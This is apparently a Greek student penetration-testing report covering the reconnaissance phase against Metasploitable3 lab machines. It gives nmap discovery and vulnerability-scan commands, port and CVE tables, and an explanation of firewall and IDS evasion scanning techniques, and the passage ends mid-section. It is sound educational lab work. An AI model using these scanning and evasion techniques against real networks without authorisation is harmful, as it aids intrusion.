

Έλεγχος Ασφάλειας
Εργασία εξαμήνου

Φίλιππος Δουραχαλής, 3312205

Χρήστος Αργυρόπουλος, 3312201

Αλέξανδρος Καρράς, 3312114

Πίνακας Περιεχομένων

Έλεγχος Ασφάλειας	1
Δομή αναφοράς	2
Φάση 1	3
Μέρος Α'	3
1. Σκοπός	3
2. Προετοιμασία	3
3. Μεθοδολογία	3
4. Network Enumeration	4
4.1 Host Discovery	4
4.2 Port Scanning	4
4.3 Firewall Evasion	11
5. Vulnerability Scanning	13
5.1 Nessus scan results	13
5.2 OpenVAS scan results	17
5.3 Σύγκριση αποτελεσμάτων	18
5.4 Σύγκριση εργαλείων	22
6. Exploitation Phase	23
6.1 Windows Server 2008: Ροές επιθέσεων	24
6.2 Ubuntu 14.04: Ροές επιθέσεων	37
Μέρος Β'	42
1. Vulnerable app exploitation	42

1.1 Συλλογή πληροφοριών.....	42
1.2 Εκμετάλλευση εφαρμογών	42
2. Δημιουργία κακόβουλων εκτελέσιμων.....	48
2.1 Μεθοδολογία	48
2.2 Πειραματικά αποτελέσματα	49
2.3 Ανάλυση επίθεσης	51
Φάση 2)	56
OWASP Juice Shop.....	56
1. SQL Injection	57
2. Cross-Site Scripting	67
3. Security Misconfigurations.....	69
4. Broken authentication.....	70
5. Broken Access Control	74
6. Improper Input Validation.....	83
7. Broken anti-automation	98
8. Security through obscurity	100
9. Sensitive Data Exposure	101
OWASP Security Shepherd (3.1).....	104
Παράρτημα A)	116
Παράρτημα B) Juiceshop.....	121
Παράρτημα Γ)	135

Δομή αναφοράς

Η αναφορά χωρίζεται σε δύο φάσεις. Η πρώτη φάση με τη σειρά της χωρίζεται σε δύο διακριτά μέρη. Στο πρώτο μέρος ακολουθούμε μια τυπική μεθοδολογία penetration testing για να αξιολογήσουμε την ασφάλεια δύο μηχανημάτων που παρέχονται από το Metasploitable³, ενώ στο δεύτερο μέρος εκτελούμε ξανά τα ίδια βήματα της μεθοδολογίας για ένα μηχάνημα Windows 10 Enterprise, στο οποίο τοποθετούμε επίτηδες ευπαθείς εφαρμογές και κακόβουλα εκτελέσιμα αρχεία.

Η δεύτερη φάση αφορά την αξιολόγηση της ασφάλειας δύο διαδικτυακών εφαρμογών, των OWASP Security Shepherd και OWASP Juiceshop. Για το Juiceshop επιλύσαμε τα challenges που περιέχει η εφαρμογή και παρουσιάσαμε για το καθένα την ευπάθεια που αξιοποιήσαμε, τον τρόπο που εκτελέσαμε την επίθεση, αν ήταν επιτυχημένη, ή τις τεχνικές που δοκιμάσαμε αν απέτυχε, καθώς και τα μέτρα προστασίας έναντι της.

¹ <https://github.com/rapid7/metasploitable3>

Φάση 1

Μέρος Α'

1. Σκοπός

Η ομάδα μας διεξήγαγε έναν έλεγχο της ασφάλειας των μηχανημάτων Metasploitable3 Ubuntu 14.04 και Metasploitable3 Windows Server 2008 R2, καθώς και ενός μηχανήματος Windows 10 Enterprise που ήταν τοποθετημένα στο τοπικό δίκτυο. Ο έλεγχος ξεκίνησε στις 5 Μαρτίου 2023 και ολοκληρώθηκε στις 5 Ιουνίου 2023. Σκοπός του ελέγχου ήταν να παρέχουμε μια πλήρη εικόνα των ευπαθειών των ανωτέρω συστημάτων καθώς και των τρόπων με τους οποίους ένας επιτιθέμενος μπορεί να τις εκμεταλλευτεί για να παραβιάσει την ασφάλεια τους.

2. Προετοιμασία

Τα Metasploitable3 VMs εγκαταστάθηκαν μέσω του vagrant στο Oracle VirtualBox v7.0. Σε κάθε VM, εκτός από τις default κάρτες δικτύου, έχει ρυθμιστεί μια κάρτα δικτύου σε host-only mode ώστε όλα τα VMs να βρίσκονται στο ίδιο υποδίκτυο (το οποίο ρυθμίζουμε να είναι το 192.168.56.0/24) για να μπορούν να επικοινωνήσουν μεταξύ τους. Τα Metasploitable3 VMs τίθενται απλώς σε λειτουργία χωρίς καμία περαιτέρω ενέργεια (π.χ. login χρήστη) ώστε να λάβουμε αξιόπιστα αποτελέσματα.

Ως λειτουργικό του Windows 10 μηχανήματος επιλέχθηκε μια γνήσια εικόνα των Windows 10 version 1607, η οποία εγκαταστάθηκε από την αρχή με όλες τις ρυθμίσεις τηλεμετρίας απενεργοποιημένες. Δεν εγκαταστάθηκε κανένα επιπλέον πρόγραμμα πέραν αυτών που περιλαμβάνονταν.

Συνολικά, χρησιμοποιήθηκαν μεταξύ άλλων τα ακόλουθα εργαλεία:

Εργαλείο	Σελίδα
Nmap	https://nmap.org/
Nessus	https://www.tenable.com/products/nessus
Greenbone OpenVAS	https://openvas.org/
Metasploit Framework	https://www.metasploit.com/
Exploit-db	https://www.exploit-db.com/
GoBuster	https://github.com/OJ/gobuster

3. Μεθοδολογία

Όλοι οι επιμέρους έλεγχοι διεξήχθησαν στο εύρος δικτύου 192.168.56.0/24, το οποίο είναι το τοπικό δίκτυο που έχουμε ρυθμίσει και στο οποίο βρίσκονται όλα τα μηχανήματα που ελέγχαμε. Τα βήματα που ακολουθήσαμε είναι τα ακόλουθα:

1) Network Enumeration

Χρησιμοποιήσαμε το Nmap προκειμένου να καθορίσουμε την τοπολογία του δικτύου, τα ενεργά μηχανήματα, τις ανοικτές θύρες και τις υπηρεσίες που τρέχουν σε αυτές (όνομα και έκδοση). Επιπλέον εκτελέσαμε κατάλληλα scripts ώστε να αποκτήσουμε μια πρώτη εικόνα σχετικά με τις ευπάθειες που περιέχουν οι υπηρεσίες που εκτελούνται. Ξεκινήσαμε με ένα βασικό network discovery scan για να εντοπίσουμε τα ενεργά μηχανήματα του δικτύου και να κατασκευάσουμε ένα πρώτο σχέδιο της τοπολογίας.

Έπειτα εκτελούμε ένα βασικό SYN scan στις 1000 πιο δημοφιλείς θύρες για να εξετάσουμε ποιοι hosts ανταποκρίνονται σε κανονικά μηχανήματα και ποιοι είναι απλά συσκευές δικτύου (π.χ. router). Ταυτόχρονα εκτελούμε OS scan για να αποκτήσουμε πλήρη εικόνα σχετικά με το είδος των host. Αν κάποιος host έχει και τις 1000 θύρες κλειστές ή filtered, τότε αποφαινόμαστε ότι δεν πρόκειται για κανονικό μηχάνημα, άρα δεν το ελέγχουμε περαιτέρω. Για τους υπόλοιπους, προχωράμε σε πλήρες TCP και UDP scan για να εντοπίσουμε όλες τις ανοικτές θύρες και τις υπηρεσίες που τρέχουν σε αυτές.

2) Vulnerability Scanning

Για τον εντοπισμό ευπαθειών στα παραπάνω μηχανήματα, χρησιμοποιήσαμε το Nessus Essentials και εκτελέσαμε ένα Advanced Scan έναντι όλων των θυρών και ένα WebApp Scan για να εντοπίσουμε όλες τις ευπάθειες τις οποίες θα μπορούσε να εκμεταλλευτεί ένας απομακρυσμένος επιτιθέμενος μέσω διαδικτύου.

Έπειτα χρησιμοποιήσαμε το Greenbone OpenVAS ως επιπλέον εργαλείο ανίχνευσης ευπαθειών για να εντοπίσουμε επιπλέον ευπάθειες και να αντιταραβάλλουμε τα αποτελέσματα με αυτά του Nessus.

3) Επίθεση/Privilege Escalation

Επιλέξαμε τις κρισιμότερες ευπάθειες που εντόπισε το Nessus στην κατηγορία Critical και High προκειμένου να επιτεθούμε στα μηχανήματα. Για να το πετύχουμε αυτό εισαγάγαμε τις αναφορές του Nessus στο Metasploit Framework, και μέσω των κατάλληλων exploit modules αποκτήσαμε πρόσβαση. Όπου ήταν εφικτό χρησιμοποιήσαμε επιπλέον exploits ή άλλες τεχνικές για να κλιμακώσουμε όσο το δυνατόν περισσότερο την πρόσβαση και αποκτήσουμε επιπλέον δικαιώματα.

4. Network Enumeration

4.1 Host Discovery

Αρχικά εκτελέσαμε την εντολή

nmap -sn --traceroute 192.168.56.0/24

για να απαριθμήσουμε τους ενεργούς Hosts του δικτύου και να ανακαλύψουμε την απόσταση του μηχανήματος μας προς αυτούς (Εικόνα 47).

4.2 Port Scanning

Κατόπιν, έχοντας καθορίσει ότι οι διευθύνσεις 192.168.56.1 και 192.168.56.101 αναφέρονται στο default gateway και τον dhcp server αντίστοιχα (παρατηρώντας το output των εντολών “*ifconfig*” και “*ip r*”), κάναμε επιλεκτικό full port scan των hosts που μας ενδιαφέρουν εκτελώντας την εντολή:

nmap -O -sV -p- 192.168.56.102-103


Με αυτήν λαμβάνουμε πληροφορίες σχετικά με τις TCP θύρες στις οποίες ακούνε υπηρεσίες, τις εκδόσεις των υπηρεσιών αυτών και πληροφορίες σχετικές με το λειτουργικό σύστημα που τρέχει κάθε host, ώστε να τους απεικονίσουμε σωστά στην τοπολογία του δικτύου (Εικόνα 48).

Συνολικά, οι ενεργοί hosts που εντοπίσαμε είναι οι ακόλουθοι:

- 192.168.56.1 (Router)
- 192.168.56.100 (DHCP server)
- 192.168.56.102 (Windows Server 2008 R2)
- 192.168.56.103 (Ubuntu)

- 192.168.56.101 (Kali Linux)

Με βάσει τις πληροφορίες που παρείχαν τα scans σχεδιάζουμε την ακόλουθη τοπολογία δικτύου:



Σε συνδυασμό με τις προηγούμενες εντολές, με τις οποίες εντοπίσαμε τις ανοικτές TCP θύρες και τις υπηρεσίες που τρέχουν σε καθεμία, τρέχουμε επιπλέον τις ακόλουθες εντολές που μας παρέχουν πληροφορίες για τις ανοικτές UDP θύρες και τις υπηρεσίες που ακούνε στα 2 μηχανήματα-στόχους (Εικόνα 49 και Εικόνα 50):

**nmap -sUV -p- 192.168.56.102 και
nmap -sUV -p- 192.168.56.103**

Συνολικά οι ανοικτές θύρες, μαζί με τις υπηρεσίες που ακούν σε καθεμία από αυτές είναι οι ακόλουθες:

Ubuntu 14.04			
PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	ProFTPD 1.3.5
22/tcp	open	ssh	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp	open	http	Apache httpd 2.4.7

445/tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp	open	ipp	CUPS 1.7
3306/tcp	open	mysql	MySQL (unauthorized)
3500/tcp	open	http	WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp	open	irc	UnrealIRCd
8080/tcp	open	http	Jetty 8.1.7.v20120910

Windows Server 2008 R2			
PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	Microsoft ftpd
22/tcp	open	ssh	OpenSSH 7.1 (protocol 2.0)
80/tcp	open	http	Microsoft IIS httpd 7.5
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
1617/tcp	open	java-rmi	Java RMI
3306/tcp	open	mysql	MySQL 5.5.20-log
3389/tcp	open	ms-wbt-server	
3700/tcp	open	giop	CORBA naming service
4848/tcp	open	ssl/http	Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
7676/tcp	open	java-message-service	Java Message Service 301
8009/tcp	open	ajp13	Apache Jserv (Protocol v1.3)
8020/tcp	open	http	Apache httpd
8027/tcp	open	papachi-p2p-srv?	
8080/tcp	open	http	Sun GlassFish Open Source Edition 4.0
8181/tcp	open	ssl/intermapper?	
8282/tcp	open	http	Apache Tomcat 8.0.33/Coyote JSP engine 1.1
8383/tcp	open	http	Apache httpd
8484/tcp	open	http	Jetty winstone-2.8
8585/tcp	open	http	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)
8686/tcp	open	java-rmi	Java RMI
9200/tcp	open	wap-wsp?	
9300/tcp	open	vtrace?	
47001/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp	open	msrpc	Microsoft Windows RPC

49153/tcp	open	msrpc	Microsoft Windows RPC
49154/tcp	open	msrpc	Microsoft Windows RPC
49155/tcp	open	java-rmi	Java RMI
49156/tcp	open	tcpwrapped	
49159/tcp	open	msrpc	Microsoft Windows RPC
49180/tcp	open	msrpc	Microsoft Windows RPC
49238/tcp	open	msrpc	Microsoft Windows RPC
49253/tcp	open	ssh	Apache Mina sshd 0.8.0 (protocol 2.0)
49254/tcp	open	jenkins-listener	Jenkins TcpSlaveAgentListener
137/udp	open	netbios-ns	Microsoft Windows or Samba netbios-ns (workgroup: WORKGROUP)
138/udp	open filtered	netbios-dgm	
161/udp	open	snmp	SNMPv1 server (public)
500/udp	open filtered	isakmp	
33848/udp	open	unknown	
4500/udp	open filtered	nat-t-ike	
5353/udp	open filtered	zeroconf	
5355/udp	open filtered	llmnr	
54328/udp	open filtered	unknown	

Προχωρήσαμε σε μια πρώτη ανίχνευση ευπαθειών εκτελώντας scripts του Nmap με τις εντολές:

```
nmap -sV -p- --script vuln 192.168.56.102 και
nmap -p- -A --script=vuln 192.168.56.103
```

Η παραπάνω εντολή εκτελεί όλα τα scripts αναγνώρισης ευπαθειών του Nmap για τους δύο στόχους. Τα αποτελέσματα για κάθε μηχάνημα φαίνονται στους παρακάτω πίνακες.

Windows Server 2008 R2		
ID	Vulnerable component	Criticality
CVE-2016-8858	OpenSSH 7.1 (protocol 2.0)	7.8
CVE-2016-6515	OpenSSH 7.1 (protocol 2.0)	7.8
CVE-2016-1908	OpenSSH 7.1 (protocol 2.0)	7.5
CVE-2016-10009	OpenSSH 7.1 (protocol 2.0)	7.5
CVE-2016-10012	OpenSSH 7.1 (protocol 2.0)	7.2
CVE-2015-8325	OpenSSH 7.1 (protocol 2.0)	7.2
CVE-2016-10010	OpenSSH 7.1 (protocol 2.0)	6.9
CVE-2019-6111	OpenSSH 7.1 (protocol 2.0)	5.8
CVE-2016-3115	OpenSSH 7.1 (protocol 2.0)	5.5
CVE-2018-15919	OpenSSH 7.1 (protocol 2.0)	5.0
CVE-2018-15473	OpenSSH 7.1 (protocol 2.0)	5.0
CVE-2017-15906	OpenSSH 7.1 (protocol 2.0)	5.0

CVE-2016-1907	OpenSSH 7.1 (protocol 2.0)	5.0
CVE-2016-10708	OpenSSH 7.1 (protocol 2.0)	5.0
CVE-2016-0778	OpenSSH 7.1 (protocol 2.0)	4.6
CVE-2021-41617	OpenSSH 7.1 (protocol 2.0)	4.4
CVE-2020-14145	OpenSSH 7.1 (protocol 2.0)	4.3
CVE-2016-6210	OpenSSH 7.1 (protocol 2.0)	4.3
CVE-2019-6110	OpenSSH 7.1 (protocol 2.0)	4.0
CVE-2019-6109	OpenSSH 7.1 (protocol 2.0)	4.0
CVE-2016-0777	OpenSSH 7.1 (protocol 2.0)	4.0
CVE-2018-20685	OpenSSH 7.1 (protocol 2.0)	2.6
CVE-2016-10011	OpenSSH 7.1 (protocol 2.0)	2.1
CVE-2010-3972	Microsoft IIS http 7.5	10.0
CVE-2010-2730	Microsoft IIS http 7.5	9.3
CVE-2010-1899	Microsoft IIS http 7.5	4.3
CVE-2015-1635	Microsoft IIS http 7.5	10.0
CVE-2007-6750 (Slowloris DOS attack)	Microsoft IIS http 7.5	5.0
	Apache httpd	
	Apache Tomcat/Coyote JSP engine 1.1	
	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	
CVE-2017-7679	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	7.5
CVE-2017-3169	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	7.5
CVE-2017-3167	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	7.5
CVE-2012-0883	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	6.9
CVE-2016-5387	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	6.8
CVE-2014-0226	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	6.8
CVE-2017-9788	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	6.4
CVE-2013-1862	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	5.1
CVE-2017-9798	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	5
CVE-2016-8743	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	5
CVE-2014-0231	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	5
CVE-2014-0098	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	5
CVE-2013-6438	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	5
CVE-2013-5704	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	5
CVE-2012-4557	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	5
CVE-2011-3368	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	5
CVE-2012-0031	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	4.6
CVE-2011-3607	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	4.4
CVE-2016-4975	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	4.3
CVE-2014-0118	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	4.3
CVE-2013-1896	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	4.3
CVE-2012-4558	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	4.3
CVE-2012-3499	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	4.3
CVE-2012-0053	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	4.3
CVE-2011-4317	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	4.3

CVE-2008-0455	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	4.3
CVE-2012-2687	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	2.6
CVE-2012-0021	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	2.6
CVE-2011-4415	Apache httpd 2.2.21 ((Win64) PHP/5.3.10 DAV/2)	1.2
CVE-2012-0152	ms-wbt-server (Remote Desktop Protocol (RDP))	4.3
CVE-2012-0002	ms-wbt-server (Remote Desktop Protocol (RDP))	9.3
CVE-2017-0143	SMBv1 server	9.3
SQL Injection	MySQL 5.5.20-log	

Ubuntu 14.04		
ID	Vulnerable component	Criticality
CVE-2015-3306	ProFTPD 1.3.5	10.0
CVE-2020-9272	ProFTPD 1.3.5	5.0
CVE-2019-19272	ProFTPD 1.3.5	5.0
CVE-2019-19271	ProFTPD 1.3.5	5.0
CVE-2019-19270	ProFTPD 1.3.5	5.0
CVE-2019-18217	ProFTPD 1.3.5	5.0
CVE-2016-3125	ProFTPD 1.3.5	5.0
CVE-2013-4359	ProFTPD 1.3.5	5.0
CVE-2017-7418	ProFTPD 1.3.5	2.1
CVE-2021-46854	ProFTPD 1.3.5	7.5
CVE-2015-5600	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)	8.5
CVE-2015-6564	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)	6.9
CVE-2018-15919	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)	5.0
CVE-2021-41617	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)	4.4
CVE-2020-14145	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)	4.3
CVE-2015-5352	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)	4.3
CVE-2015-6563	OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)	1.9
CVE-2007-6750	Apache httpd 2.4.7	5.0
	Jetty 8.1.7.v20120910	
	WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))	
CVE-2022-31813	Apache httpd 2.4.7	7.5
CVE-2022-23943	Apache httpd 2.4.7	7.5
CVE-2022-22720	Apache httpd 2.4.7	7.5
CVE-2021-44790	Apache httpd 2.4.7	7.5
CVE-2021-39275	Apache httpd 2.4.7	7.5
CVE-2021-26691	Apache httpd 2.4.7	7.5
CVE-2017-7679	Apache httpd 2.4.7	7.5
CVE-2017-3167	Apache httpd 2.4.7	7.5
CNVD-2022-73123	Apache httpd 2.4.7	7.5
CNVD-2022-03225	Apache httpd 2.4.7	7.5

CNVD-2021-102386	Apache httpd 2.4.7	7.5
CVE-2021-40438	Apache httpd 2.4.7	6.8
CVE-2020-35452	Apache httpd 2.4.7	6.8
CVE-2018-1312	Apache httpd 2.4.7	6.8
CVE-2017-15715	Apache httpd 2.4.7	6.8
CVE-2016-5387	Apache httpd 2.4.7	6.8
CVE-2014-0226	Apache httpd 2.4.7	6.8
CNVD-2022-03224	Apache httpd 2.4.7	6.8
CVE-2022-28615	Apache httpd 2.4.7	6.4
CVE-2021-44224	Apache httpd 2.4.7	6.4
CVE-2017-9788	Apache httpd 2.4.7	6.4
CVE-2019-0217	Apache httpd 2.4.7	6.0
CVE-2022-22721	Apache httpd 2.4.7	5.8
CVE-2020-1927	Apache httpd 2.4.7	5.8
CVE-2019-10098	Apache httpd 2.4.7	5.8
CVE-2022-30556	Apache httpd 2.4.7	5.0
CVE-2022-29404	Apache httpd 2.4.7	5.0
CVE-2022-28614	Apache httpd 2.4.7	5.0
CVE-2022-26377	Apache httpd 2.4.7	5.0
CVE-2022-22719	Apache httpd 2.4.7	5.0
CVE-2021-34798	Apache httpd 2.4.7	5.0
CVE-2021-26690	Apache httpd 2.4.7	5.0
CVE-2020-1934	Apache httpd 2.4.7	5.0
CVE-2019-17567	Apache httpd 2.4.7	5.0
CVE-2019-0220	Apache httpd 2.4.7	5.0
CVE-2018-17199	Apache httpd 2.4.7	5.0
CVE-2018-1303	Apache httpd 2.4.7	5.0
CVE-2017-9798	Apache httpd 2.4.7	5.0
CVE-2017-15710	Apache httpd 2.4.7	5.0
CVE-2016-8743	Apache httpd 2.4.7	5.0
CVE-2016-2161	Apache httpd 2.4.7	5.0
CVE-2016-0736	Apache httpd 2.4.7	5.0
CVE-2015-3183	Apache httpd 2.4.7	5.0
CVE-2015-0228	Apache httpd 2.4.7	5.0
CVE-2014-3581	Apache httpd 2.4.7	5.0
CVE-2014-0231	Apache httpd 2.4.7	5.0
CVE-2014-0098	Apache httpd 2.4.7	5.0
CVE-2013-6438	Apache httpd 2.4.7	5.0
CVE-2013-5704	Apache httpd 2.4.7	5.0
CNVD-2022-73122	Apache httpd 2.4.7	5.0
CNVD-2022-53584	Apache httpd 2.4.7	5.0

CNVD-2022-53582	Apache httpd 2.4.7	5.0
CNVD-2022-03223	Apache httpd 2.4.7	5.0
CVE-2020-11985	Apache httpd 2.4.7	4.3
CVE-2019-10092	Apache httpd 2.4.7	4.3
CVE-2018-1302	Apache httpd 2.4.7	4.3
CVE-2018-1301	Apache httpd 2.4.7	4.3
CVE-2016-4975	Apache httpd 2.4.7	4.3
CVE-2015-3185	Apache httpd 2.4.7	4.3
CVE-2014-8109	Apache httpd 2.4.7	4.3
CVE-2014-0118	Apache httpd 2.4.7	4.3
CVE-2014-0117	Apache httpd 2.4.7	4.3
CVE-2018-1283	Apache httpd 2.4.7	3.5
CVE-2016-8612	Apache httpd 2.4.7	3.3
CVE-2023-25690	Apache httpd 2.4.7	9.8
CVE-2022-37436	Apache httpd 2.4.7	5.3
CVE-2022-36760	Apache httpd 2.4.7	9.0
CVE-2006-20001	Apache httpd 2.4.7	7.5
CVE-2012-5519	Apache httpd 2.4.7	7.2
CVE-2014-5031	Apache httpd 2.4.7	5.0
CVE-2014-2856	Apache httpd 2.4.7	4.3
CVE-2014-5030	Apache httpd 2.4.7	1.9
CVE-2014-3537	Apache httpd 2.4.7	1.2
CVE-2013-6891	Apache httpd 2.4.7	1.2
CVE-2022-26691	Apache httpd 2.4.7	7.2
SQL Injection	http://192.168.56.103:80/?C=N%3BO%3DD%27%20OR%20sqlspider	
Dom-based XSS	http://192.168.56.103:80/phpmyadmin/js/functions.js?ts=1365422810	4.3

4.3 Firewall Evasion

Προκειμένου να αποφύγουμε ένα Firewall συχνά είναι ωφέλιμο να γνωρίζουμε αν αυτό είναι stateful ή stateless ώστε να χρησιμοποιήσουμε τις κατάλληλες τεχνικές scanning.

Για να προσδιορίσουμε αν ένα firewall είναι stateful ή stateless, χρησιμοποιούμε ένα **ACK scan**. Αν το firewall είναι stateless, θα αφήσει τα τμήματα TCP που έχουν το ACK bit ενεργοποιημένο να περάσουν, καθώς δεν μπορούν να διακρίνουν αν αυτά αποτελούν απάντηση σε κάποια ανοικτή σύνδεση ή όχι. Επομένως, τα τμήματα θα φτάσουν στον προορισμό τους και απλά θα προκαλέσουν την επιστροφή ενός RST τμήματος, αφού δεν ανήκουν σε κάποια ενεργή σύνδεση, με αποτέλεσμα οι θύρες να εμφανίζονται ως unfiltered. Έτσι συμπεραίνουμε ότι το firewall δεν κρατάει πληροφορίες για την κατάσταση των συνδέσεων.

Ένα stateful firewall αντίθετα, μπορεί να αντιληφθεί ότι τα ACK πακέτα δεν αποτελούν κομμάτι καμίας απάντησης και είτε θα τα απορρίψει ή θα επιστρέψει ένα ICMP error, επομένως το Nmap θα αναφέρει πως οι αντίστοιχες θύρες είναι filtered.

Γνωρίζοντας τον τύπο του firewall, μπορούμε να σχεδιάσουμε την στρατηγική που θα ακολουθήσουμε για να το αποφύγουμε χρησιμοποιώντας εξειδικευμένες τεχνικές scanning όπως είναι οι ακόλουθες:

1) FIN/NUL/XMAS Scan

Ένας τρόπος να παρακάμψουμε τους κανόνες ενός (stateless) firewall είναι να στείλουμε πακέτα που έχουν ενεργοποιημένο το FIN, το NULL, όλα τα flags (XMAS scan) ή οποιονδήποτε συνδυασμό αυτών θέλουμε, καθώς αυτά είναι πιθανότερο να περάσουν από firewalls που απορρίπτουν πακέτα που έχουν το SYN bit ενεργοποιημένο ώστε να αποτρέψουν εισερχόμενες συνδέσεις.

2) Αλλαγή θύρας πηγής

Τροποποιώντας την θύρα πηγής των πακέτων που στέλνουμε, ώστε να φαίνεται ότι αυτά προέρχονται από έμπιστες εφαρμογές (π.χ. DNS, DHCP κτλ), μπορούμε να παραμερίσουμε firewall που φίλτραρουν τα πακέτα που προέρχονται από source ports που δεν αναγνωρίζουν.

3) Slow down

Τα IDS συχνά ανιχνεύουν προσπάθειες scanning του δικτύου παρακολουθώντας τον ρυθμό άφιξης πακέτων από μια συγκεκριμένη πηγή και εξασφαλίζοντας ότι αυτός δεν ξεπερνάει κάποιο όριο. Προκειμένου να αποφύγουμε την έγερση συναγερμού μπορούμε να μειώσουμε τον ρυθμό με τον οποίο το Nmap στέλνει πακέτα (π.χ. ένα πακέτο ανά 5 λεπτά), ώστε να μείνουμε κάτω από αυτό το όριο.

4) Διασκορπισμός πακέτων

Στη συγκεκριμένη τεχνική τα πακέτα του Nmap (probes) δεν στέλνονται σε κάθε host διαδοχικά, αλλά με τυχαίο τρόπο καθότι κάποια firewalls μπορούν να εντοπίσουν scans όταν αυτά ελέγχουν τα μηχανήματα του δικτύου στην σειρά (π.χ. πρώτα το μηχάνημα με IP x.x.x.1, έπειτα το x.x.x.2 κ.ο.κ.).

5) Τεμαχισμός Πακέτων

